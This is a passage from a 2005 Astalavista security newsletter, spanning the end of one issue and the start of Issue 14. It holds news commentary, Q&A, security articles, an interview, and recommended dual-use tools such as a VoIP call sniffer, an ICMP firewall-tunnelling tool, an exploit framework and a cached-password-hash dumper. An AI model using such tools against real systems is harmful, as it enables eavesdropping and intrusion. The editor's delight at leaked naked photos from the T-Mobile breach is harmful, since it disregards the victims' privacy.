announcing these "services". Sophisticated hackers don't have problems with their
egos and know what they're up to and they don't make the entire world know
about it when it's so serious that it goes to monitoring the U.S Secret Service.
The only way to know about these things is either to be the one doing it,
to be involved in the group doing it if any, or to come across the news
when it goes live. Just imagine the publicity of this story in terms of
government and corporate espionage! Do you still think having a prepaid
number is a bad idea?

[EBAY TO DROP SUPPORT FOR MICROSOFT'S PASSPORT]

Microsoft announced December 30, 2004 that eBay will drop support for its
Passport service, intended to make Microsoft the gatekeeper for web identities,
but that it will continue with Passport despite the loss. eBay said in a message
to users that in late January 2005 it will stop allowing them to sign on to its
marketplace through Passport, which eBay spokesman Hani Durzy said a very
small percentage of customers utilized.

More information can be found at:

http://www.reuters.com/newsArticle.jhtml?type=technologyNews&storyID=7225469

Astalavista's comments:

A key company finally said "no" to a possible monoculture in the "web identities"
sector, simply because you cannot trust a single company to take care of things it
doesn't have experience with. No matter how visionary its aims or ambitions might be,
the privacy and security issues possed by MS's Passport can result in another company's
loss of customers and reputation, or eventually result in a complete commercialization
of the service.

[FBI RETIRES ITS CARNIVORE]

FBI surveillance experts have put their once-controversial Carnivore
Internet surveillance tool out to pasture, preferring instead to use
commercial products to eavesdrop on network traffic, according to
documents released Friday.

Two reports to Congress obtained by the Washington-based Electronic Privacy Information Center under the Freedom of Information Act reveal that the FBI didn't use Carnivore, or its rebranded version "DCS-1000," at
all during the 2002 and 2003 fiscal years. Instead, the bureau turned to unnamed commercially-available products to conduct Internet surveillance thirteen times in criminal investigations in that period.

More information can be found at:

http://securityfocus.com/news/10307
http://www.astalavista.com/?section=dir&act=dnd&id=2428
http://www.google.com/search?hl=en&lr=&q=echelon

Astalavista's comments:

What does usually happen when you retire? Naturally, someone else replaces you.
Someone who's more trendy, fresh and might even have better capabilities than you do as in Carnivore's case - Carnivore is a basic sniffer, which is not
enough to maintain and intercept huge flows of intelligence or crime related data.
Recently the U.S and the Australian governments have favoured the use of spyware
in the prosecution of criminal cases etc. Are we soon going to witness the good
guys competing with the bad guys in terms of who has infected more people, or the
complete hijacking of the biggest spyware vendors for intelligence purposes?
But anyway, who's good and bad these days?

[MICROSOFT LAUNCHES ANTI-SPYWARE BETA]

Microsoft introduced a beta version of its Windows AntiSpyware application
January 6, 2005. The application, available for download on the company’s website,
was built using technology gained in the December 2004 acquisition of Giant Software.
Microsoft said the software combats many known strains of spyware, and that the company
will continue to research new forms of spyware and offer automatic updates to
address new threats.

More information can be found at:

http://news.com.com/Microsoft+launches+anti-spyware+beta/2100-1029_3-5514899.html

Astalavista's comments:

Now that's quite hot news discussed over the Internet for the past several weeks.
The security experts blamed Microsoft for the ironocal introduction of Anti-Spyware BETA, since its MS's products, especially IE, enhanced the development
of the spyware industy at its very beginning. Even worse (but true), MS's

patching efforts usually keep the entire industry in a "good shape". From a
business point of view, Microsoft would have its brand damaged if it hadn't
responded by offering a solution to the problem - in this case it didn't improve the
security of IE, thus pointing out the battle is lost.

[PANIX.COM HIJACK : AUSSIE FIRM SHOULDERS BLAME]

An Australian domain registrar has admitted to its part in last weekend's domain name hijack of a New York ISP. Melbourne IT says it failed to properly
confirm a transfer request for the Panix.com domain. Ed Ravin, a Panix system
administrator, says the Melbourne IT error enabled fraudsters using stolen
credit cards to assume control of the domain. Thousands of Panix.com customers
lost email access for the duration of the occupation, and many emails will never
be recovered.

More information can be found at:

http://www.theregister.co.uk/2005/01/19/panix_hijack_more/
http://www.icann.org/registrars/accreditation.htm

Astalavista's comments:

Although these attacks have been quite rare lately, the attackers are usually
taking advantage of weak domain registering service.Anyway, a
friend I knew back at school, the last person that has to do anything
with the Internet, is now a domain registerant. It's a kind of worrying me!

[VERITAS CEO EXPLAINS LOGIC BEHIND SYMANTEC MERGER]

Veritas Software CEO Gary Bloom, who's set to become Symantec's vice chairman after the two companies' merger deal closes, has one eye on the present and the other on a promising vision of the
future. This week, Veritas launched Backup Exec 10 for
Windows, which allows solution providers to better help customers
handle data management and compliance. In an interview with CRN Editor In Chief Michael Vizard, Bloom explains the short-term opportunities around backup for partners and expounds on the factors that drove the merger with Symantec, where he also will be responsible for
all customer-facing sales activities, including the
channel.

More information can be found at:

http://www.crn.com/sections/breakingnews/breakingnews.jhtml?articleId=57702191

Astalavista's comments:

Although the merger has been somehow criticized by some, like any other

merger it involves its costs and should not be judged by people layed off,
like in Oracle/PeopleSoft's case. Oracle did it to protect their market share.
Combining forces with PeopleSoft it took advantage of the increased use of open-source and cost effective databases. But Symantec has been buying startups at an amazing speed - what bothers me is not the speed, but rather the development of their long-term actual potential, since the majority of
them end up providing an extension to existing products. And since the aquisition
of @stake by Symantec, I've started having concerns about it.

[TROJAN EXPLOITS WINDOWS DRM]

Anti-Virus and security vendor Panda Labs is reporting the discovery of a threat
that takes advantage of Windows Digital Rights Management (DRM) (define).

According to the company's warning, one of two Trojans,
Trj/WmvDownloader.A or
Trj/WmvDownloader.B, could be placed inside Windows Media format (.wmv) video files
by malicious users. It executes when the user opens the files with the latest Windows
Media Player 10 update, which is part of Windows XP SP2.

More information can be found at:

http://www.internetnews.com/ent-news/article.php/3457451
http://news.zdnet.co.uk/internet/security/0,39020375,39184120,00.htm
http://securityresponse.symantec.com/avcenter/venc/data/trojan.wimad.html
http://www.pandasoftware.com/virus_info/encyclopedia/overview.aspx?IdVirus=57265&sind=0
http://software.silicon.com/malware/0,3800003100,39127210,00.htm

Astalavista's comments:

Ok, we've got an enormous amount of the Internet's traffic used for P2P transfers and a trojan with the possibility to exploit movie files.
On the other hand we have MS safeguarding its reputation and the usefulness
of Windows XP SP2. First denying that a patch is going to be released at all,
later the usual "MS will release a patch in the next 30" took place. But what
was going around the Internet in terms of infected files during these 30 days? Who
needs a practical and timely security strategy plus a patch management?
I doubt it's the end user this time...

[AIR FORCE SEEKS SPACE ROUTER]

Northrop Grumman and Caspian Networks are collaborating to develop an Internet Protocol router that can withstand the constant barrage of solar radiation in orbit. The space-hardened IP router will be part of the Air Force's
Transformational Satellite Communications System, which will provide IP-based
communications to warfighters.

More information can be found at:

http://www.fcw.com/fcw/articles/2005/0110/web-spacerouter-01-14-05.asp

Astalavista's comments:

Welcome to the world of network-centric warfare, the one defined as the most
successful and vital for the modernization of the U.S Army. Check out the DoD view on the concept:

http://www.dod.mil/nii/NCW/

Can they really deal with the solar radiation? Since Northrop Grumman is taking care of it, I have a feeling about this one!

[FULL DISCLOSURE PUT ON TRIAL IN FRANCE]

The trial of a French security researcher last week has become a cause celebre. Its outcome will decide if interested parties can "peek under the bonnet"
in testing the road-worthiness of security products without falling foul of French law.

The case began more than three years ago when Guillaume Tena (AKA Guillermito)
released proof of concept code to highlight security bypass and worm evasion flaws in Viguard, an antivirus product, from
French company Tegam. Tena produced exploits showing that Tegam's generic anti-virus failed to stop "100 per cent of known and unknown viruses" as claimed. He posted his findings to a French usenet newsgroup in the summer of
2001 before published the research on a website in March 2002.

More information can be found at:

http://www.theregister.co.uk/2005/01/12/full_disclosure_french_trial/

Astalavista's comments:

The highly important trial for the security community
is nothing more than a pissed off company who claims 100% protection against known and unknown viruses - something I doubt even a market leader as Symantec would claim, simply because it's not possible. Although I
have some reserves on full disclusure, isn't the ultimate goal to show which
products you can really trust? Those who claim quality and don't actually deliver it, and those who are so aware/unaware of how their products work in order to release a working patch in a timely manner and actually distribute
it to their customers???

03. Astalavista Recommends

This section is unique with its idea and the information included within. Its purpose is to provide you with direct links to
various white papers and tools covering many aspects of Information

Security. These white papers are defined as a "must read" for everyone interested in deepening his/her knowledge in the Security field.
The section will keep on growing with every new issue. Your comments and suggestions about the section are welcome at security@astalavista.net

" VOIPNG - VOIP DETECTOR AND SNIFFER "

VoIPong is a utility that detects all Voice Over IP calls on a pipeline, and for
those which are G711 encoded, dumps actual conversation to separate wave files.
It supports SIP, H323, Cisco's Skinny Client Protocol, RTP and RTCP.

http://www.astalavista.com/?section=dir&act=dnd&id=3412

" REVERSE ENGINEERING MALWARE - ANALYSIS OF THE TROJ/WINSER "

A detailed analysis of Troj/Winser, good reading and overview of general reverse engineering concepts

http://www.astalavista.com/index.php?section=dir&act=dnd&id=3431

" THE SCRUTINIZER TOOLKIT - WEB SERVERS (D)DOS PROTECTION "

The scrutinizer toolkit is designed to protect Web servers from HTTP (D)DoS attacks. It is a toolkit consisting of an analysis engine which analyzes Web server access logfiles in almost real time, an Apache module which is able to block wrongdoers on the Web server,
an extension to block offenders with netfilter firewalls, and a set of visualization tools.

http://www.astalavista.com/?section=dir&act=dnd&id=3438

" THE FUTURE OF FREE SOFTWARE GAME DEVELOPMENT "

Insightful article on what's the possible future of free software development
for games.

http://www.astalavista.com/index.php?section=dir&act=dnd&id=3432

" SKEEVE - ICMP TUNNELING TOOL "

With this Proof Of Concept tool, you can simply create an ICMP tunnel between two computers, which may be located in different networks and separated by a firewall. Skeeve utilizes ICMP packets and IP address spoofing technology to create a data channel in order to redirect TCP connections inside this channel.

http://www.astalavista.com/?section=dir&act=dnd&id=3467

" DMITRY - DEEPMAGIC INFORMATION GATHERING TOOL "

DMitry (Deepmagic Information Gathering Tool) is a
UNIX/(GNU)Linux Command Line Application coded in C. DMitry has the ability to gather as much information as possible about a host. Base functionality is able to gather possible subdomains, email addresses, uptime information, tcp port scan, whois lookups, and more.

http://www.astalavista.com/?section=dir&act=dnd&id=3473

" WEB SERVICES - ATTACKS AND DEFENSE "

Whitepaper discussing the scope of information gathering used against web services.

http://www.astalavista.com/?section=dir&act=dnd&id=3545

" ATTACK TOOL KIT 4.0 "

The Attack Tool Kit (ATK) is an open-source security scanner and exploiting framework for Microsoft Windows.

http://www.astalavista.com/index.php?section=dir&act=dnd&id=3449

" CACHEDUMP "

CacheDump is a tool that demonstrates how to recover cache entry information: username and hashed password (called MSCASH).

http://www.astalavista.com/index.php?section=dir&act=dnd&id=3448

" A VISIAL CRYPTOGRAPHY DIGITAL IMAGE COPYRIGHT PROTECTION "

The watermark method is an excellent technique to protect copyright ownership of a digital image. The proposed watermark method is build up on the concept of visual cryptography.

http://www.astalavista.com/index.php?section=dir&act=dnd&id=3453

04. Astalavista.net Advanced Member Portal - Last chance to get a lifetime membership!

Last chance to get a lifetime membership, until the end of February there will be no
longer lifetime memberships available, get yours and become part of the community,
not only for the rest of your life, but also in a cost-effective way. Join us!

http://www.astalavista.net/new/join.php

What is Astalavista.net all about?

Astalavista.net is a global and highly respected
Security Portal, offering an enormous database of very well-sorted and categorized Information Security resources - files, tools, white papers, e-books and many more. At your disposal are also thousands of working proxies, wargames servers where you can try your skills and discuss the alternatives with the rest of the members.
Most importantly, the daily updates of the portal, makes it a valuable and
up-to-date resource for all of your computer and network security needs - a lifetime investment.

Among the many other features of the portal are :

- Over 3.5 GByte of Security Related data, daily updates and always

working links.
- Access to thousands of anonymous proxies from all
over the world, daily updates
- Security Forums Community where thousands of individuals are ready
to share their knowledge and answer your questions; replies are always
received no matter of the question asked.
- Several WarGames servers waiting to be hacked; information between
those interested in this activity is shared through the forums or via
personal messages; a growing archive of white papers containing
info on previous hacks of these servers is available as well.

05. Site of the month
---

http://www.slyck.com

Slyck.com is a site dedicated to providing its visitors with the latest
P2P news and info

06. Tool of the month

ZoneMinder - video camera security application

ZoneMinder is a set of applications which is intended to provide a
complete
solution allowing you to capture, analyse, record and monitor any cameras
you have attached to a Linux based machine.

http://www.astalavista.com/?section=dir&act=dnd&id=3502

07. Paper of the month

Bluetooth Enabled Mobile Phones Security and Beyond

Various Bluetooth Security attacks and defenses discussed

http://www.astalavista.com/index.php?section=dir&act=dnd&id=3440

08. Geeky photo of the month - "The Basement" - these are the geeks
---

Every month we receive great submissions to our Geeky
Photos gallery. In this issue we've decided to start featuring the
best ones in terms of uniqueness and IT spirit.

"The Basement" can be found at:

http://www.astalavista.com/images/gallery/the_basement.jpg

09. Free Security Consultation

Have you ever had a Security related question but you weren't sure where
to direct it to? This is what the "Free Security Consultation" section
was
created for. Due to the high number of Security-related e-mails we keep

getting on a daily basis, we have decided to initiate a service, free of charge.
Whenever you have a Security related question, you are advised to direct it
to us, and within 48 hours you will receive a qualified response from one of our Security experts. The questions we consider most interesting and useful will be published at the section. Neither your e-mail, nor your name will be disclosed.

Direct all of your Security questions to security@astalavista.net

Thanks a lot for your interest in this free security
service, we are doing our best to respond as soon as possible and provide you with an accurate answer to your questions.

Question: I have a problem with spyware in my department. Users, simply cannot switch their browsers and don't want to use anything else besides IE, what
would you recommend?

Answer: The situation with IE is getting very serious, and almost 99% of all phishing
and malicious attacks rely on IE vulnerabilities because IE is the most popular
browser used by any Internet user. Although you could fight spyware by improving
the security settings of the browsers, trying to keep up to date with freeware
anti-spyware solutions, it wouldn't be enough. Depending on how much you're willing
to invest, I would recommend that you to either enforce them to use another browser
alternative, or use service companies such as
http://www.lavasoftusa.com/software/adaware/
or http://www.webroot.com/

Take a look at the following resource regarding
spyware and IE:

http://www.astalavista.com/index.php?section=dir&act=dnd&id=2032
http://www.astalavista.com/index.php?section=dir&act=dnd&id=3186
http://www.astalavista.com/index.php?section=dir&act=dnd&id=2138
http://www.astalavista.com/index.php?section=dir&act=dnd&id=2407
http://www.astalavista.com/index.php?section=dir&act=dnd&id=2406

Question: Tell me something more about the possible secure use and potential security issues for my company related to usb sticks
and removable media? Thank you!

Answer: USB sticks indeed represent a threat to the confidentiality of your information, since
they give the end user the opportunity to download sensitive information and use it
outside the, at leat thought to be secure, corporate environment. Something else to

consider are the possible piracy implications, or the fact that end users are often
using binaries in order to bypass the installation of certain software. That's pretty
common and works sometimes. Consider enforcing a policy about usb sticks - either block
them completely, or make sure your employees know their usb activities(or any other)
activities are monitored in coordination with the company's security policy.

Question: Recently we found that certain users have
installed various P2P applications at their work PCs. What should we do?
We are ready take the maximum actions to make sure they don't use them
again.

Answer: P2P networks represent a big threat to the company's infrastructure since they
easily bypass certain and often common firewall configurations. The consequences could
be like the ones with which we started this issue's Security News section. Confidental
and sensitive reports leaked out to the entire world, and although it doesn't necessarily
mean to your competitors, it means to users who might be aware of what they've just found.
Consider blocking P2P traffic, making sure that data confidentiality measures such as encryption
are in place. Make sure that the installation of these should be as prohibited as possible.
P2P at work wastes valuable bandwidth and hides the possibility to share an employee's hard
drive with the entire world - I doubt that's what you want.

Take a look at the following:

http://www.farrokhi.net/blog/archives/000233.html
http://ntrg.cs.tcd.ie/undergrad/4ba2.02-03/p10.html
http://www.isaserver.org/articles/2004blockp2pim.html

10. Astalavista Security Toolbox DVD v2.0 - what's inside?

Astalavista's Security Toolbox DVD v2.0 is considered
the largest and most comprehensive Information Security archive.
As always, we are committed to providing you with a suitable resource for
all your security and hacking interests in an interactive way!

The content of the Security Toolbox DVD has been
carefully selected, so that you will only browse through quality
information and tools. No matter whether you are a computer
enthusiast, a computer geek, a newbie looking for information on
"how to hack", or an IT Security professional looking for quality
and up to date information for offline use or just for convenience,
we are sure that you will be satisfied, even delighted by the DVD!

More information about the DVD is available at:

11. Enterprise Security Issues

In today's world of high speed communications, of companies completely relying on the Internet for conducting business and increasing profitability, we have decided that there should be a special section for corporate security, where advanced and highly interesting topics will be discussed in order to provide that audience with what they are looking for - knowledge!

- Biometrics and alternative authentication methods - the obsolence of passwords is on its way -

What is the cheapest way to authenticate a company's staff these days? You've gussed it - passwords - we all use them for one reason or another. What we actually don't realize is that we or our organizations are falling victims in the myth of long passwords with numbers, capital or lower letters, plus the special characters. This brief article intends to summarize various security related issues to passwords, their obsolence and it suggests an alternative biometrics use.

Today's workforce is flooded with passwords to remember, personal emails, online services, company networks etc., which results in waste of valuable resources and extensive costs for the help desk since the majority of users often forget their"too complex to remember" passwords. Even worse, users are often found to trick the password aging enforced by an organization, or write it down and never take the effort to actually memorize it.

Why are passwords insecure? Passwords can be guessed, cracked, socially engineered, sniffed etc., which makes them extremely vulnerable in today's world of E-commerce.
In the next couple of years we would see.

The majority of organizations are slowly adopting various biometrics mechanisms, where the most popular one is still the fingerprint scan. But, what is it with biometrics that makes them so reliable? It's the fact that they cannot be stolen, cannot be lost, and ,of course, cannot be forgotten. The trade-off between their effectiveness lies in the costs accosiated with implementing them, which can be quite significant in a large organization.
Since you need to get a better understanding and be in a possesion of more resources, the best you could do is to ensure that the access to the most

critical resources is sefeguarded using biometrics or some kind of physical
authentication. An alternative for the mobile workforce is the use of encryption
since laptops are often stolen or simply forgotten somewhere with all of their
sensitive data in plain-text, now how easy is that?

As a relatively cost-effective authentication method can be considered
the so called tokens that represent microprocessors, usually with the size
of a credit card or smaller, whose purpose is to introduce one-time-passwords
or basic physical authentication.

The following resources are recommended for further reading:

http://www.atstake.com/research/reports/acrobat/rr2001-04.pdf
http://www.cryptocard.com/
http://www.verisign.com/products-services/security-services/unified-authentication/usb-tokens/
http://www.activcard.com/en/products/4_3_3_tokens.php
http://www.rsasecurity.com/node.asp?id=1156
http://www.astalavista.com/?section=dir&act=dnd&id=993
http://biometrics.cse.msu.edu/biometricsgrandchallenge.pdf
http://www.ibia.org/EverythingAboutBiometrics.PDF

12. Home Users' Security Issues

Due to the high number of e-mails we keep getting from
novice users, we have decided that it would be a very good idea to
provide them with their very special section, discussing various aspects
of Information Security in an easily understandable way, while, on
the other hand, improve their current level of knowledge.

- Will my PC ever be secured? Part 2 - basic security concepts -

In the previous issue we covered your OSs "choice", firewalls and spyware.
Now we're going through spamming, phishing and software/browser vulnerabilities.

How come you get so much spam? It has to do with the way you use the Internet as a
whole. Right now there're probably hundreds of spam crawlers looking for
mailto:someone@somewhere.com email addresses left around forums or personal
web sites. Whenever you post your email, consider not doing it the way you used to
so far. Instead, post it as someone AT somewhere DOT com or someone@somewhere.com where
the @ is actually a small gif. Something else to consider - never use your personal
email for various mailing lists or registration services. You don't want to have it
abused and possibly flooded with spam, right? Another concern, when it comes to
protecting from spyware, have your HTML and remote image loading turned off in your

email client, and make sure you NEVER reply to a spammer or try to remove yourself
from their list, because what you're actually doing in both cases is verifying that
your account is indeed active. Spammers don't know if the account is active or not -
they just came across it and they are doing their best to know if it's a reliable
and working one, or it's a possible spam trap. Although it's getting difficult
for spammers to get our emails, the level of spam is definitely not decreasing.
Who is sending it, you might ask? What was a couple of people using software and
looking for misconfigured mail servers, are now groups using your (infected with malware)
computers and Internet connections to send all that spam.

Recently, phishing attacks and Internet scams emerged and criminals from all over the
world started exploiting people's trust in the Web by even sending them invoices for
porn services while never actually getting back to them. Why is phishing so successful?
Because people trust in their browsers or at least what they see in their URL field. There are
various URL obfuscation techniques such as wwww.bank.com.au instead of www.bank.com,
or even worse - host name obfuscation such as http://5435626735/ while you see visa.com
in your active field. The majority of phishing attacks mainly rely on social engineering
factors(trying to impersonate an organization or a bank, even a donation fund), on the
lack of technical knowledge from the end-user side, on the end user's naivety as a whole,
and on using various browser or email client vulnerabilities. Recently, phishing attacks
started targeting important web sites as well. Events like these can really have the power
to undermine the entire E-commerce.

The AntiPhishing Working Group has extensive information on the latest trends:

http://www.antiphishing.org/

Software and browser vulnerabilities play the most important role in today's world
dominated my huge botnets (thousands of infected computers under the control of a single
individual, group of individuals, or those interested in paying for using them).
A couple of years ago it was easy to update your software, namely because things
weren't as complex as now. How many Internet related programs are you using these
days, and how many did you use to 2/3 years ago - definitely more. No software

is perfect, and sooner or later bugs are found in both Microsoft and Linux
based products. The question is how fast is a patch distributed, is
it distributed at all, and are YOU actually patching yourself, making sure
your computer is protected from the next attack waiting for you, simply because
of visiting a malicious web site. Let's face it - IE is not a secure browser, or even if
it is, it's the most targeted one. What you could do is switch to a less popular
alternative, thus avoiding the majority of attacks around the Internet.

Consider visiting the following sites to keep yourself
up to date with the latest vulnerabilities, or learn more about spamming,
phishing and Internet Explorer security issues. Stay secure and think twice when it
comes to your $ or identity on the Internet!

http://secunia.com/
http://securiteam.com/
http://www.astalavista.com/index.php?section=dir&act=dnd&id=2377
http://www.astalavista.com/index.php?section=dir&act=dnd&id=3194
http://www.astalavista.com/index.php?section=dir&act=dnd&id=3506
http://www.astalavista.com/index.php?section=dir&act=dnd&id=2886
http://www.astalavista.com/index.php?section=dir&act=dnd&id=2551
http://www.astalavista.com/index.php?section=dir&act=dnd&id=1943
http://www.astalavista.com/index.php?section=dir&act=dnd&id=2005
http://www.astalavista.com/index.php?section=dir&act=dnd&id=2942

13. Meet the Security Scene

In this section you are going to meet famous people,
security experts and all personalities who in some way
contribute to the growth of the community. We hope that you will enjoy
these interviews and that you will learn a great deal of useful
information through this section. In this issue we have interviewed
SnakeByte (Eric) from http://www.snake-basket.de/

Your comments are welcome at security@astalavista.net

Interview with SnakeByte (Eric),
http://www.snake-basket.de/

Astalavista : Hi Eric, would you please introduce yourself to our
readers and share your experience in the security scene?

Eric : I am 24 years old, currently studying computer
science in Darmstadt, Germany for quite some time now. I am
mostly a lazy guy, doing whatever I am currently interested in.
My interest in computer security started with viruses (no, I
never spreaded one), which were really interesting back then, but nowadays
every worm looks the same;(

Astalavista : Things have changed much since the days of Webfringe, Progenic,
BlackCode etc. What do you think are the main threats to security these days?

Is it our dependece on technologies and the Internet the fact that it's insecure by design or you might have something else in mind?

Eric : I think security itself got a lot better since then but we have more dumb users who work hard to make it worse now. Most users nowadays get flooded with viruses and just click them, also the recent rise in phishing attacks - it's not the box which gets attacked here, it's the user. Security also got a lot more commercial.

Astalavista : What is your opinion on today's malware and virii scene? Do you think that groups such as the infamous A29 have been gaining too much publicity? What do you think motivates virii writers and virii groups now in comparison to a couple of years ago?

Eric : It's 29a :) And they deserve the publicity they got. They did and are doing some really cool stuff. But they also were clever enough to be responsible with the stuff they created. About motivation for virii writers - it's different for each of them, have to ask them.

But I think there is a new motivation - money.
Nowadays you can get paid for a couple of infected computers, so spammers can abuse them.

Astalavista : What do you think of Symantec ? Is too much purchasing power
under one roof going to end up badly,
or eventually the whole industry is going to benefit from their actions?

Eric : Sure monopolies are always bad but we get them everywhere nowadays. Maybe we need another revolution...

Astalavista : Is the practice of employing teen virii writers possessing what is thought to be a "know-how" a wise idea? Or it just promotes lack of law enforcement and creates ordes of source modifying or real malware coders?

Eric : I dont think it is a wise idea at all, but don't tell my boss ;-) Whether one has written virii or not should not influence your decision to you hire him/her.

Astalavista : Application security has gained much attention lately. Since you have significant programming experience, what do you think would be the trends in this field over the next couple of years, would software be indeed coded more securely?

Eric : Maybe,if universities started to teach coding in a secure way instead of teaching us more java bullcrap. But I think the open source development is indeed helpful there. If you want to run something like a server, a quick glance at the code will tell you whether you really want to use this piece or search for another one.

Astalavista : Microsoft and its efforts to fight spyware has sparckled a huge debate over the Internet. Do you think it's somehow ironic that MS's IE is the number one reason for the existence of spyware. Would we see yet another industry build on MS's insecurities?

Eric : It's the only reasonable way for MS to react.
Heh, they are just a company.

Astalavista : The Googlemania is still pretty hot. Are you somehow concerned about their one-page privacy policy, contradictive statements, and the lack of retention policies given the fact that they process the world's searches in the most advanced way and the U.S post 9/11 Internet wiretapping initiatives?

Eric : Yes I am, that's why their only product I use is the websearch function. As soon as I find another good website like google.

Astalavista: Thanks for your time Eric!

14. Security Sites Review

The idea of this section is to provide you with reviews of various highly interesting and useful security or general IT related web sites. Before we recommend a site, we make sure that it provides its visitors with quality and a unique content.

-
Phreedom.org
-
http://www.phreedom.org/

Phreedom is Bulgaria's most respected and well known h/c/p/a ezine starting in 1997

-
Vmyths.com
-
http://www.Vmyths.com/

Vmyths.com is a site providing its visitors with virus myths $ hoaxes information

-
Red-Library.com
-
http://red-library.com/

It's indeed red and consists of nice documents archive

-
Phoronix.com
-
http://www.phoronix.com/

Are you a hardware fan? This site is for you

-
Undergroundnews.com
-
http://www.Undergroundnews.com/

The title says all, extensive news on various security or IT topics

15. Final Words

Dear subscribers,

Thank you for reading our newsletter, or just your favourite sections. We hope you found
something rare and unique that showed you the security world from a different
perspective - something we try to achieve all the time is namely make a difference,
providing you with quality information .

Many other surprises in terms of design, content and free services
are planned in 2005. Keep the spirit and don't stop exploring!

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader - Yordanka Ilieva
danny@astalavista.net

|---|
|- Astalavista Group Security Newsletter -|
|- Issue 14 09 March 2005   -|
|- http://www.astalavista.com/   -|
- security@astalavista.net   -

- Table of contents -

01. Introduction

Hi folks,

Welcome to Astalavista Security Newsletter - Issue 14.

Astalavista.com has attracted quite a lot of attention recently, the Worm.Ahker family restricted access to our site - nice to see it mentioned at the top with the fbi.gov and a couple of others left behind.

http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_AHKER.B&VSect=T#

During the month, we extended our affiliates network with websites such as SecurityDocs.com - a security white-paper directory, MegaSecurity.org - one of the few trojans' information databases left online, NovaStream.org - an online radio and WarIndustries.com - a site that's been around since 1998. It is great that someone's still keeping it up.

We also added a new "Astalavista Top 20 Featured Papers" section, right next to our "Astalavista Top 20 Featured Tools". These would be updated on a monthly basis with the idea to help you find worthy tools and reading materials.

Several more security related and weekly updated sections are to come at Astalavista.com, so stay tuned!

In Issue 14, you'll read an interview with Björn Andreasson, the person behind WarIndustries.com. You'll find out what happened around the industry during February, and you can go through our "Malware and our organization - what are we missing?" - an article discussing various malicious software protection measures from an organization's point of view and "2005 - are we heading straight to 1984?" - a privacy-awareness oriented article explaining various issues on the topic.

All issues of our newsletter will also be available in both TXT and HTML within the next two weeks. As always, the choice is yours!

Enjoy Issue 14, and thanks for staying with us!

Astalavista Security Newsletter is mirrored at:

http://www.packetstormsecurity.org/groups/astalavista/
http://www.securitydocs.com/astalavista_newsletter/

If you want to know more about Astalavista.com, visit the following URL:

http://www.astalavista.com/index.php?page=55

Previous issues of Astalavista Security Newsletter can be found at:

http://www.astalavista.com/index.php?section=newsletter

Yours truly,

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader - Yordanka Ilieva
danny@astalavista.net

02. Security News

The Security World is a complex one. Every day a new vulnerability is found, new tools are released, new measures are made up and implemented etc. In such a sophisticated Scene we have decided to provide you with the most striking and up-to-date Security News during the month, a centralized section that contains our personal comments on the issues discussed. Your comments and suggestions about this section are welcome at security@astalavista.net

[LAWYERS FORM GROUP TO AID OPEN SOURCE CODE WRITERS]

A non-profit group of lawyers have formed the Software Freedom Law Center to provide legal services to the open source community. The SFLC, formed with more than $4 million donated by Open Source Development Labs, will provide legal services to non-profit open source software projects and developers, giving advice and litigation support on issues such as licenses, patents, copyrights, and intellectual property law. Eben Moglen, an expert on international software copyright law and founder of the center, says he expects as much as $12 million in additional support within the next five years from sellers and large open source software customers, and anticipates the center growing to a staff of 15 attorneys.

More information can be found at :

http://technews.orb6.com/stories/sv/20050201/lawyersformgrouptoaidopensourcecodewriters.php

Astalavista's comments:

Nice one, given last month's trial in France, where the French company Tegam was suing Guillaume Tena for releasing proof of concept code to highlight security bypass and worm evasion flaws in Viguard - the company's antivirus product. But take into account the following - the researcher didn't have malicious intentions. He could have kept his anonymity prior to the release of the code and he could have caused much serious damage to the company, which took it personally, an action condemned by the majority of respected sites and security reseachers, with a reason.

Is it a good idea to find security holes anyway?

Check out the following paper as it has very good insights on the topic :

http://www.astalavista.com/media/files/rescorla.pdf

[MSN BELGIUM TO USE EID CARDS FOR ONLINE CHECKING]

Microsoft's Bill Gates and Belgian State Secretary for e-government Peter Vanvelthoven announced February 1, 2005 that they are working together to ensure support for the Electronic Identity Card (e-ID) standard. The e-ID cards contain an electronic chip and will replace the existing ID card system in Belgium, with over 3 million to be distributed by the end of 2005. Microsoft plans to combine the eID Card with its MSN Messenger chatrooms to improve safety, as users would have a trustworthy way of identifying themselves online, allowing the Belgian Federal Computer Crime Unit (FCCU) to limit access for young children.

More information can be found at :

http://www.theregister.co.uk/2005/02/01/msn_belgium_id_cards/

Astalavista's comments:

"Working together" doesn't necessarily mean "soon to be implemented". Imagine yourself in a situation with an e-ID card for MSN when it comes to your privacy. Certain governments who recently started evolving and placing E in front of government are still unaware of many of the practical and social implications that their actions might cause. Don't fall victim of the thought to be part of socially oriented campaigns where the ultimate goal is to know who's who on MSN in the most convinient way ever. Meanwhile, young childer will always find ways to bypass these protections the way they bypass the "SafeSearch" feature by being the fist-comer of a public or someone else's computer.

[T-MOBILE HACKER PLEADS GUILTY]

A sophisticated computer hacker who penetrated servers at wireless giant T-Mobile pleaded guilty Tuesday to a single felony charge of intentionally accessing a protected computer and recklessly causing damage.

Nicolas Jacobsen, 22, entered the guilty plea as part of a sealed plea agreement with the government, says prosecutor Wesley Hsu, who declined to provide details. The prosecution, first reported by SecurityFocus last month, has been handled with unusual secrecy from the start, and a source close to the case said in January that the government was courting Jacobsen as a potential undercover informant.

Before his arrest last October, Jacobsen used his access to a T-Mobile database to obtain customer passwords and Social Security numbers, and to monitor a U.S. Secret Service cyber crime agent's e-mail, according to government court filings in the case. Sources say the hacker was also able to download candid photos taken by Sidekick users, including Hollywood celebrities, which were shared within the hacking community.

More information can be found at :

http://www.securityfocus.com/news/10516
http://www.securityfocus.com/news/10271

Astalavista's comments:

The T-Mobile hacker rocks my world this month, bearing in mind that the candid photos "shared within the hacking community" are now publicly available over the Internet, and some are a way too personal and...naked of course. What is to highlight in this case is his age, the fact that he had been under cover for one year by the time he started advertising the services available; and, as always, it would be just a couple of people (no, not the prosecutors) knowing how much sensitive information has actually been intercepted. T-Mobile definitely have a PR disaster on its way, let's not mention the lack of confidence in their
ability to provide reliable but secure services.

[SUSE LINUX WINS COMMON CRITERIA CERTIFICATION]

Novell's SuSE Linux Enterprise Server 9 running on IBM's eServer has won CAPP/EAL4+ (Controlled Access Protection Profile, Evaluation Assuarance Level) under the Common Criteria. It is the first time a Linux distribution has won a Level 4 evaluation. RedHat Linus is currently undergoig testing for Level 4, while Microsoft's Windows 2000 won Level 4 in 2002.

More information can be found at :

http://www.gcn.com/vol1_no1/daily-updates/35119-1.html

Astalavista's comments :

